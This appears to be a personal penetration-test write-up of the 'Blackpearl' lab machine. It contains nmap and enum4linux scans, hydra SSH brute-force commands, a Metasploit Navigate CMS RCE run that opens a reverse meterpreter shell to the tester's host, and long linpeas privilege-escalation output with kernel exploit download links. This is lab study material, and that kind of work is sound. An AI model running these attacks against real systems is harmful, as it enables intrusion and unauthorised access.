

Blackpearl

IP

192.168.203.131


Username / Password

Possible Usernames:

alek
alek@blackpearl.tcm

Port

80



Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.

Thank you for using nginx.

words/Cc Welcome to nginx! × http://192.168.203.131/ × Exploit Database - Ex

xato-r
xato-r
xato-r

← → ↻ 🏠 view-source:http://192.168.203.131/

🌐 OpenAI 🌐 phr85/swiss-cyber-de... 📁 Malcolm 📁 Hacking Labs 📁 Infrastructur 📁 Tool

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Welcome to nginx!</title>
5 <style>
6     body {
7         width: 35em;
8         margin: 0 auto;
9         font-family: Tahoma, Verdana, Arial, sans-serif;
10    }
11 </style>
12 </head>
13 <body>
14 <h1>Welcome to nginx!</h1>
15 <p>If you see this page, the nginx web server is successfully installed and
16 working. Further configuration is required.</p>
17
18 <p>For online documentation and support please refer to
19 <a href="http://nginx.org/">nginx.org</a>.<br/>
20 Commercial support is available at
21 <a href="http://nginx.com/">nginx.com</a>.</p>
22
23 <p><em>Thank you for using nginx.</em></p>
24 </body>
25 <!-- Webmaster: alek@blackpearl.tcm -->
26 </html>
27
```


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://192.168.203.131:80/

📘 Scan Information 📋 Results - List View: Dirs: 0 Files: 1 🌳 Results - Tree View ⚠️ Errors: 0

Type	Found	Response	Size
Dir	/	200	914
File	/secret	200	469



<http://blackpearl.tcm>

Scan

`nmap -sV -T4 -p- -script=vuln 192.168.203.131`

```
└─$ nmap -sV -T4 -p- -script=vuln 192.168.203.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-08 10:30 CET
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.203.131
Host is up (0.0025s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:7.9p1:
|     EXPLOITPACK:98FE96309F9524B8C84C508837551A19 5.8 https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F9524B8C84C508837551A19 *EXPLOIT*
|     EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97 5.8 https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97 *EXPLOIT*
|     EDB-ID:46516 5.8 https://vulners.com/exploitdb/EDB-ID:46516 *EXPLOIT*
|     EDB-ID:46193 5.8 https://vulners.com/exploitdb/EDB-ID:46193 *EXPLOIT*
|     CVE-2019-6111 5.8 https://vulners.com/cve/CVE-2019-6111
|     1337DAY-ID-32328 5.8 https://vulners.com/zdt/1337DAY-ID-32328 *EXPLOIT*
```

```

| 1337DAY-ID-32009 5.8 https://vulners.com/zdt/1337DAY-ID-32009 *EXPLOIT*
| CVE-2021-41617 4.4 https://vulners.com/cve/CVE-2021-41617
| CVE-2019-16905 4.4 https://vulners.com/cve/CVE-2019-16905
| CVE-2020-14145 4.3 https://vulners.com/cve/CVE-2020-14145
| CVE-2019-6110 4.0 https://vulners.com/cve/CVE-2019-6110
| CVE-2019-6109 4.0 https://vulners.com/cve/CVE-2019-6109
| CVE-2018-20685 2.6 https://vulners.com/cve/CVE-2018-20685
|_ PACKETSTORM:151227 0.0 https://vulners.com/packetstorm/PACKETSTORM:151227
*EXPLOIT*
53/tcp open domain ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
80/tcp open http nginx 1.14.2
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-server-header: nginx/1.14.2
| vulners:
| cpe:/a:igor_sysoev:nginx:1.14.2:
| OSV:CVE-2022-41742 0.0 https://vulners.com/osv/OSV:CVE-2022-41742
| OSV:CVE-2022-41741 0.0 https://vulners.com/osv/OSV:CVE-2022-41741
|_ OSV:CVE-2021-3618 0.0 https://vulners.com/osv/OSV:CVE-2021-3618
| http-vuln-cve2011-3192:
| VULNERABLE:
| Apache byterange filter DoS
| State: VULNERABLE
| IDs: BID:49303 CVE:CVE-2011-3192
| The Apache web server is vulnerable to a denial of service attack when numerous
| overlapping byte ranges are requested.
| Disclosure date: 2011-08-19
| References:
| https://seclists.org/fulldisclosure/2011/Aug/175
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
| https://www.securityfocus.com/bid/49303
|_ https://www.tenable.com/plugins/nessus/55976
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 110.46 seconds

```

sudo nmap -sU -T4 -script=vuln 192.168.203.131

enum4linux 192.168.203.131

```

└─$ enum4linux 192.168.203.131
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Jan 8
11:07:06 2023

```

```

===== ( Target
Information ) =====

```

```

Target ..... 192.168.203.131

```

RID Range 500-550,1000-1050
Username "
Password "
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====(Enumerating Workgroup/Domain on
192.168.203.131)=====

[E] Can't find workgroup/domain

=====(Nbtstat Information for
192.168.203.131)=====

Looking up status of 192.168.203.131
No reply from 192.168.203.131

=====(Session Check on
192.168.203.131)=====

[E] Server doesn't allow session using username "", password "". Aborting remainder of tests.

Brute Force

**hydra -L /usr/share/seclists/Usernames/top-
usernames-shortlist.txt -P /usr/share/seclists/
Passwords/Common-Credentials/best110.txt -u
192.168.203.131 ssh**

hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/seclists/
Passwords/Common-Credentials/best110.txt -u 192.168.203.131 ssh

Do you want to run the command now? [Y/n] y

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics
anyway).

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) starting at 2023-01-08 10:59:57

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce
the tasks: use -t 4

[DATA] max 16 tasks per 1 server, overall 16 tasks, 1870 login tries (l:17/p:110), ~117 tries per task

[DATA] attacking ssh://192.168.203.131:22/

[ERROR] ssh target does not support password auth

[STATUS] 137.00 tries/min, 137 tries in 00:01h, 1736 to do in 00:13h, 13 active
[STATUS] 202.67 tries/min, 608 tries in 00:03h, 1267 to do in 00:07h, 11 active
1 of 1 target completed, 0 valid password found
Hydra (<https://github.com/vanhauser-thc/thc-hydra>) finished at 2023-01-08 11:06:23

hydra -l blackpearl -P /usr/share/seclists/Passwords/Common-Credentials/best110.txt -u 192.168.203.131 ssh

└─\$ hydra -l blackpearl -P /usr/share/seclists/Passwords/Common-Credentials/best110.txt -u 192.168.203.131 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) starting at 2023-01-08 11:10:18
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 110 login tries (l:1/p:110), ~7 tries per task
[DATA] attacking ssh://192.168.203.131:22/
1 of 1 target completed, 0 valid password found
Hydra (<https://github.com/vanhauser-thc/thc-hydra>) finished at 2023-01-08 11:11:13

hydra -l alek -P /usr/share/seclists/Passwords/Common-Credentials/best110.txt -u 192.168.203.131 ssh

Exploit

msfconsole

Navigate CMS v2.8

```
> msfconsole  
> search navigate  
> use exploit/multi/http/navigate_cms_rce
```

```
include Msf::Exploit::Remote::HttpClient

def initialize(info = {})
  super.update_info(info,
    'Name' => 'Navigate CMS Unauthenticated',
    'Description' => %q{
      This module exploits insufficient san-
      host:port][...] of Navigate CMS versions 2.0
      oid7/metasploit-framework/wiki/Using-Metasploit

      The module then uses a path traversal
      that allows authenticated users to up-
      Together these vulnerabilities allow
      execute arbitrary PHP code remotely.
```

```

This module was tested against Naviga
),
'Author' =>
[
  'Pyriphlegethon' # Discovery / msf
],
'License' => MSF_LICENSE,
'References' =>
[
  ['CVE', '2018-17552'], # Authentica
  ['CVE', '2018-17553'] # File upload
],
'Privileged' => false,
'Platform' => ['php'],
'Arch' => ARCH_PHP,
'Targets' =>
[
  ['Automatic', {}]
],
'DefaultTarget' => 0,
'DisclosureDate' => 'Sep 26 2018')
23-01-08 15:25:47 +0100
register_options [
  OptString.new('TARGETURI', [true, 'Base

```

Name	Current Setting	Required	Description
LHOST	192.168.203.132	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Id  Name
--  ----
0   Automatic
```


```
msf6 exploit(multi/http/navigate_cms_rce) > set rhosts blackpearl.tcm
rhosts => blackpearl.tcm
msf6 exploit(multi/http/navigate_cms_rce) > run
```

```
[*] Started reverse TCP handler on 192.168.203.132:4444
[+] Login bypass successful
[+] Upload successful
[*] Triggering payload...
[*] Sending stage (39927 bytes) to 192.168.203.131
[*] Meterpreter session 1 opened (192.168.203.132:4444 -> 192.168.203.131:57990) at 2023-01-08 15:25:47 +0100

meterpreter >
```

linpeas.sh

7/35



```
-----\
|               Do you like PEASS?               |
|-----|
|  Get the latest version   : https://github.com/sponsors/carlospolop |
|  Follow on Twitter       : @carlospolopm      |
|  Respect on HTB          : SirBroccoli        |
|-----|
|               Thank you!               |
|-----/
linpeas-ng by carlospolop
```

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: <https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist>

LEGEND:

RED/YELLOW: 95% a PE vector

RED: You should take a look to it

LightCyan: Users with console

Blue: Users without console & mounted devs

Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)

LightMagenta: Your username

Starting linpeas. Caching Writable Folders...

```
=====|| Basic information ||=====
```

OS: Linux version 4.19.0-16-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP Debian 4.19.181-1 (2021-03-19)

User & Groups: uid=33(www-data) gid=33(www-data) groups=33(www-data)

Hostname: blackpearl

Writable folder: /dev/shm

[+] /usr/bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)

[+] /usr/bin/bash is available for network discovery, port scanning and port forwarding (linpeas can discover hosts, scan ports, and forward ports. Learn more with -h)

[+] /usr/bin/nc is available for network discovery & port scanning (linpeas can discover hosts and scan ports, learn more with -h)

Caching directories DONE

System Information

Operative system

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits>
Linux version 4.19.0-16-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6))
#1 SMP Debian 4.19.181-1 (2021-03-19)
Distributor ID: Debian
Description: Debian GNU/Linux 10 (buster)
Release: 10
Codename: buster

Sudo version

sudo Not Found

CVEs Check

Potentially Vulnerable to CVE-2022-2588

PATH

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-path-abuses>
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
New path exported: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

Date & uptime

Sun Jan 8 09:32:09 EST 2023
09:32:09 up 29 min, 1 user, load average: 0.08, 0.04, 0.15

Any sd*/disk* disk in /dev? (limit 20)

disk
sda
sda1
sda2
sda5

Unmounted file-system?

Check if you can mount umounted devices

UUID=9f875210-809a-49e0-8d4b-7aaa9920f293 /	ext4	errors=remount-ro	0	1
UUID=ea025fb6-c9d0-41ce-8679-1637b6510878 none	swap	sw	0	0
/dev/sr0 /media/cdrom0 udf,iso9660 user,noauto	0	0		

Environment

Any private information inside environment variables?

HISTFILESIZE=0
USER=www-data
HOME=/var/www
HISTSIZE=0
PWD=/tmp
HISTFILE=/dev/null

Searching Signature verification failed in dmesg

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#dmesg-signature-verification->

failed

dmesg Not Found

Executing Linux Exploit Suggester
<https://github.com/mzet-/linux-exploit-suggester>

cat: write error: Broken pipe

cat: write error: Broken pipe

cat: write error: Broken pipe

cat: write error: Broken pipe

[+] [CVE-2019-13272] PTRACE_TRACEME

Details: <https://bugs.chromium.org/p/project-zero/issues/detail?id=1903>

Exposure: highly probable

Tags: ubuntu=16.04{kernel:4.15.0-*},ubuntu=18.04{kernel:4.15.0-*},debian=9{kernel:4.9.0-*},
[debian=10{kernel:4.19.0-*}],fedora=30{kernel:5.0.9-*}

Download URL: <https://github.com/offensive-security/exploitdb-bin-splotts/raw/master/bin-splotts/47133.zip>

ext-url: <https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2019-13272/poc.c>

Comments: Requires an active PolKit agent.

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

Details: <https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html>

Exposure: less probable

Tags: ubuntu=20.04{kernel:5.8.0-*}

Download URL: <https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c>

ext-url: <https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c>

Comments: ip_tables kernel module must be loaded

Executing Linux Exploit Suggester 2
<https://github.com/jondonas/linux-exploit-suggester-2>

Protections

AppArmor enabled? You do not have enough privilege to read the profile set.
apparmor module is loaded.

grsecurity present? grsecurity Not Found

PaX bins present? PaX Not Found

Execshield enabled? Execshield Not Found

SELinux enabled? sestatus Not Found

Seccomp enabled? disabled

AppArmor profile? unconfined

User namespace? enabled

Cgroup2 enabled? enabled

Is ASLR enabled? Yes

Printer? No

Is this a virtual machine? Yes (vmware)

Container

Container related tools present

Am I Containered?

Container details

Is this a container? No
Any running containers? No

Cloud

Google Cloud Platform? No
AWS ECS? No
AWS EC2? No
AWS Lambda? No

Processes, Crons, Timers, Services and Sockets

Cleaned processes

Check weird & unexpected proceses run by root: <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#processes>

```
root    1 0.0 0.9 103728 9984 ?      Ss  09:03  0:01 /sbin/init
root    333 0.0 0.7 40368 7832 ?      Ss  09:03  0:00 /lib/systemd/systemd-journald
root    351 0.0 0.4 22064 4904 ?      Ss  09:03  0:00 /lib/systemd/systemd-udevd
systemd+ 444 0.0 0.6 93084 6528 ?    Ssl 09:03  0:00 /lib/systemd/systemd-timesyncd
└─(Caps) 0x0000000002000000=cap_sys_time
message+ 471 0.0 0.4 8972 4372 ?    Ss  09:03  0:00 /usr/bin/dbus-daemon --system --
address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
└─(Caps) 0x0000000020000000=cap_audit_write
root    474 0.0 0.7 19492 7324 ?      Ss  09:03  0:00 /lib/systemd/systemd-logind
root    476 0.0 0.4 225960 4504 ?     Ssl 09:03  0:00 /usr/sbin/rsyslogd -n -iNONE
root    477 0.0 2.5 217976 25768 ?     Ss  09:03  0:00 php-fpm: master process (/etc/php/7.3/
fpm/php-fpm.conf)
www-data 740 0.2 2.4 219936 24908 ?    S   09:16  0:01 _php-fpm: pool www
www-data 758 0.0 0.0 2388 756 ?      S   09:31  0:00 | _sh -c /bin/sh
www-data 759 0.0 0.0 2388 700 ?      S   09:31  0:00 | _/bin/sh
www-data 760 0.5 0.2 3644 2692 ?     S   09:32  0:00 | _/bin/sh ./linpeas.sh
www-data 3343 0.0 0.1 3644 1348 ?     S   09:32  0:00 | _/bin/sh ./linpeas.sh
www-data 3347 0.0 0.2 7780 2752 ?     R   09:32  0:00 | _ps fauxwww
www-data 3346 0.0 0.1 3644 1348 ?     S   09:32  0:00 | _/bin/sh ./linpeas.sh
www-data 741 0.1 2.3 219564 23360 ?    S   09:16  0:01 _php-fpm: pool www
www-data 742 0.1 2.3 220148 24064 ?    S   09:16  0:00 _php-fpm: pool www
root    484 0.0 0.2 8504 2548 ?      Ss  09:03  0:00 /usr/sbin/cron -f
root    489 0.0 0.3 6924 3388 tty1    Ss  09:03  0:00 /bin/login -p --
root    643 0.0 0.4 7652 4472 tty1    S+  09:03  0:00 _-bash
bind    492 0.0 2.0 156052 20352 ?     Ssl 09:03  0:00 /usr/sbin/named -u bind
└─(Caps) 0x0000000001000400=cap_net_bind_service,cap_sys_resource
root    493 0.0 0.6 15852 6528 ?      Ss  09:03  0:00 /usr/sbin/sshd -D
mysql   545 1.1 9.7 1274448 98620 ?    Ssl 09:03  0:19 /usr/sbin/mysqld
root    549 0.0 0.1 68340 1772 ?      Ss  09:03  0:00 nginx: master process /usr/sbin/nginx -g
daemon[0m on; master_process on;
www-data 550 2.3 0.6 68624 6836 ?    S   09:03  0:41 _nginx: worker process
root    638 0.0 0.8 21024 8484 ?      Ss  09:03  0:00 /lib/systemd/systemd --user
root    639 0.0 0.2 22764 2192 ?      S   09:03  0:00 _ (sd-pam)
root    648 0.0 0.5 9488 5676 ?      Ss  09:03  0:00 dhclient
```

Binary processes permissions (non 'root root' and not belonging to current user)

↳ <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#processes>

↳ Files opened by processes belonging to other users

↳ This is usually empty because of the lack of privileges to read other user processes information

COMMAND	PID	TID	TASKCMD	USER	FD	TYPE	DEVICE	SIZE/OFF	NODE	NAME
---------	-----	-----	---------	------	----	------	--------	----------	------	------

↳ Processes with credentials in memory (root req)

↳ <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#credentials-from-process-memory>

gdm-password Not Found

gnome-keyring-daemon Not Found

lightdm Not Found

vsftpd Not Found

apache2 Not Found

sshd Not Found

↳ Cron jobs

↳ <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#scheduled-cron-jobs>

/usr/bin/crontab

incrontab Not Found

-rw-r--r-- 1 root root 1042 Oct 11 2019 /etc/crontab

/etc/cron.d:

total 16

drwxr-xr-x 2 root root 4096 May 30 2021 .

drwxr-xr-x 78 root root 4096 Jan 8 09:03 ..

-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder

-rw-r--r-- 1 root root 712 Dec 17 2018 php

/etc/cron.daily:

total 36

drwxr-xr-x 2 root root 4096 May 30 2021 .

drwxr-xr-x 78 root root 4096 Jan 8 09:03 ..

-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder

-rwxr-xr-x 1 root root 1478 May 12 2020 apt-compat

-rwxr-xr-x 1 root root 355 Dec 29 2017 bsdmainutils

-rwxr-xr-x 1 root root 1187 Apr 18 2019 dpkg

-rwxr-xr-x 1 root root 377 Aug 28 2018 logrotate

-rwxr-xr-x 1 root root 1123 Feb 10 2019 man-db

-rwxr-xr-x 1 root root 249 Sep 27 2017 passwd

/etc/cron.hourly:

total 12

drwxr-xr-x 2 root root 4096 May 30 2021 .

drwxr-xr-x 78 root root 4096 Jan 8 09:03 ..

-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder

/etc/cron.monthly:

total 12

drwxr-xr-x 2 root root 4096 May 30 2021 .

drwxr-xr-x 78 root root 4096 Jan 8 09:03 ..

-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder

/etc/cron.weekly:

total 16

drwxr-xr-x 2 root root 4096 May 30 2021 .

drwxr-xr-x 78 root root 4096 Jan 8 09:03 ..

```
-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder
-rwxr-xr-x 1 root root 813 Feb 10 2019 man-db
```

SHELL=/bin/sh

PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

```
17 *      * * *      root  cd / && run-parts --report /etc/cron.hourly
25 6      * * *      root  test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6      * * 7      root  test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6      1 * *      root  test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
```

Systemd PATH

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#systemd-path-relative-paths>

PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

Analyzing .service files

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#services>

You can't write on systemd PATH

System timers

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#timers>

NEXT	LEFT	LAST	PASSED	UNIT	ACTIVATES
Sun 2023-01-08 09:39:00 EST	6min left	Sun 2023-01-08 09:09:01 EST	23min ago	phpsessionclean.timer	phpsessionclean.service
Sun 2023-01-08 13:12:29 EST	3h 40min left	Sun 2023-01-08 05:23:01 EST	4h 9min ago	apt-daily.timer	apt-daily.service
Mon 2023-01-09 00:00:00 EST	14h left	Sun 2023-01-08 05:23:01 EST	4h 9min ago	logrotate.timer	logrotate.service
Mon 2023-01-09 00:00:00 EST	14h left	Sun 2023-01-08 05:23:01 EST	4h 9min ago	man-db.timer	man-db.service
Mon 2023-01-09 06:46:38 EST	21h left	Sun 2023-01-08 06:26:05 EST	3h 6min ago	apt-daily-upgrade.timer	apt-daily-upgrade.service
Mon 2023-01-09 09:18:09 EST	23h left	Sun 2023-01-08 09:18:09 EST	14min ago	systemd-tmpfiles-clean.timer	systemd-tmpfiles-clean.service

Analyzing .timer files

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#timers>

Analyzing .socket files

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sockets>

/usr/lib/systemd/system/dbus.socket is calling this writable listener: /var/run/dbus/system_bus_socket

/usr/lib/systemd/system/sockets.target.wants/dbus.socket is calling this writable listener: /var/run/dbus/system_bus_socket

/usr/lib/systemd/system/sockets.target.wants/systemd-journald-dev-log.socket is calling this writable listener: /run/systemd/journal/dev-log

/usr/lib/systemd/system/sockets.target.wants/systemd-journald.socket is calling this writable listener: /run/systemd/journal/stdout

/usr/lib/systemd/system/sockets.target.wants/systemd-journald.socket is calling this writable listener: /run/systemd/journal/socket

/usr/lib/systemd/system/syslog.socket is calling this writable listener: /run/systemd/journal/syslog

/usr/lib/systemd/system/systemd-journald-dev-log.socket is calling this writable listener: /run/systemd/journal/dev-log

/usr/lib/systemd/system/systemd-journald.socket is calling this writable listener: /run/systemd/journal/stdout

/usr/lib/systemd/system/systemd-journald.socket is calling this writable listener: /run/systemd/journal/socket

Unix Sockets Listening

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sockets>

```
/run/dbus/system_bus_socket
└─(Read Write)
/run/mysqld/mysqld.sock
└─(Read Write)
/run/php/php7.3-fpm.sock
└─(Read Write)
/run/systemd/fsck.progress
/run/systemd/journal/dev-log
└─(Read Write)
/run/systemd/journal/socket
└─(Read Write)
/run/systemd/journal/stdout
└─(Read Write)
/run/systemd/journal/syslog
└─(Read Write)
/run/systemd/notify
└─(Read Write)
/run/systemd/private
└─(Read Write)
/run/udev/control
/run/user/0/systemd/private
/var/run/dbus/system_bus_socket
└─(Read Write)
```

D-Bus config files

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#d-bus>

D-Bus Service Objects list

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#d-bus>

NAME	PID	PROCESS	USER	CONNECTION	UNIT	SESSION
DESCRIPTION						
:1.0	1	systemd	root	:1.0	init.scope	- -
:1.1	444	systemd-timesyn	systemd-timesync	:1.1	systemd-timesyncd.service	
-	-					
:1.15	638	systemd	root	:1.15	user@0.service	- -
:1.5	474	systemd-logind	root	:1.5	systemd-logind.service	- -
:1.57	5234	busctl	www-data	:1.57	php7.3-fpm.service	- -
org.freedesktop.DBus	1	systemd	root	-	init.scope	- -
org.freedesktop.hostname1	--	-	-	(activatable)	-	-
org.freedesktop.locale1	--	-	-	(activatable)	-	-
org.freedesktop.login1	474	systemd-logind	root	:1.5	systemd-logind.service	-
-						
org.freedesktop.network1	--	-	-	(activatable)	-	-
org.freedesktop.resolve1	--	-	-	(activatable)	-	-
org.freedesktop.systemd1	1	systemd	root	:1.0	init.scope	- -
org.freedesktop.timedate1	--	-	-	(activatable)	-	-
org.freedesktop.timesync1	444	systemd-timesyn	systemd-timesync	:1.1	systemd-	
timesyncd.service	-					

Network Information

Hostname, hosts and DNS

```
blackpearl
127.0.0.1    blackpearl.tcm
127.0.1.1    blackpearl.tcm
```

```
nameserver 127.0.0.1
```

```
::1    localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
domain localdomain
search localdomain
nameserver 192.168.203.2
dnsdomainname Not Found
```

Interfaces

```
default      0.0.0.0
loopback     127.0.0.0
link-local   169.254.0.0
```

```
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.203.131 netmask 255.255.255.0 broadcast 192.168.203.255
    inet6 fe80::20c:29ff:fe57:accd prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:57:ac:cd txqueuelen 1000 (Ethernet)
    RX packets 174076 bytes 37301070 (35.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 207961 bytes 227602798 (217.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 19 base 0x2000
```

```
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 18 bytes 1334 (1.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 18 bytes 1334 (1.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Active Ports

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation/open-ports>

tcp	0	0 0.0.0.0:80	0.0.0.0:*	LISTEN	550/nginx: worker p
tcp	0	0 192.168.203.131:53	0.0.0.0:*	LISTEN	-
tcp	0	0 127.0.0.1:53	0.0.0.0:*	LISTEN	-
tcp	0	0 0.0.0.0:22	0.0.0.0:*	LISTEN	-
tcp	0	0 127.0.0.1:953	0.0.0.0:*	LISTEN	-
tcp	0	0 127.0.0.1:3306	0.0.0.0:*	LISTEN	-
tcp6	0	0 :::80	:::*	LISTEN	550/nginx: worker p
tcp6	0	0 :::53	:::*	LISTEN	-
tcp6	0	0 :::22	:::*	LISTEN	-
tcp6	0	0 ::1:953	:::*	LISTEN	-

Can I sniff with tcpdump?

```
No
```


Users Information

My user

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#users>
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Do I have PGP keys?

gpg Not Found
netpgpkeys Not Found
netpgp Not Found

Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid>

Checking sudo tokens

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#reusing-sudo-tokens>

ptrace protection is disabled (0)

gdb wasn't found in PATH, this might still be vulnerable but linpeas won't be able to check it

Checking Pkexec policy

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe#pe-method-2>

Superusers

root:x:0:0:root:/root:/bin/bash

Users with console

alek:x:1000:1000:alek,,,:/home/alek:/bin/bash

root:x:0:0:root:/root:/bin/bash

All users & groups

uid=0(root) gid=0(root) groups=0(root)
uid=1(daemon[0m] gid=1(daemon[0m] groups=1(daemon[0m]
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=100(_apt) gid=65534(nogroup) groups=65534(nogroup)
uid=1000(alek) gid=1000(alek) groups=1000(alek),24(cdrom),25(floppy),29(audio),30(dip),44(video),
46(plugdev),109(netdev)
uid=101(systemd-timesync) gid=102(systemd-timesync) groups=102(systemd-timesync)
uid=102(systemd-network) gid=103(systemd-network) groups=103(systemd-network)
uid=103(systemd-resolve) gid=104(systemd-resolve) groups=104(systemd-resolve)
uid=104(messagebus) gid=110(messagebus) groups=110(messagebus)
uid=105(sshhd) gid=65534(nogroup) groups=65534(nogroup)
uid=106(mysql) gid=112(mysql) groups=112(mysql)
uid=107(bind) gid=113(bind) groups=113(bind)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
uid=38(list) gid=38(list) groups=38(list)
uid=39(irc) gid=39(irc) groups=39(irc)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=41(gnats) gid=41(gnats) groups=41(gnats)
uid=5(games) gid=60(games) groups=60(games)
uid=6(man) gid=12(man) groups=12(man)
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)

uid=7(lp) gid=7(lp) groups=7(lp)
uid=8(mail) gid=8(mail) groups=8(mail)
uid=9(news) gid=9(news) groups=9(news)
uid=999(systemd-coredump) gid=999(systemd-coredump) groups=999(systemd-coredump)

Login now

09:32:28 up 29 min, 1 user, load average: 0.56, 0.17, 0.18
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
root tty1 - 09:03 29:08 0.02s 0.01s -bash

Last logons

reboot	system	boot	Mon May 31 02:53:20 2021	-	Mon May 31 06:58:35 2021	(04:05)	0.0.0.0
root	pts/0		Sun May 30 14:22:33 2021	-	Sun May 30 15:52:24 2021	(01:29)	192.168.10.31
root	tty1		Sun May 30 14:22:16 2021	-	down	(01:30)	0.0.0.0
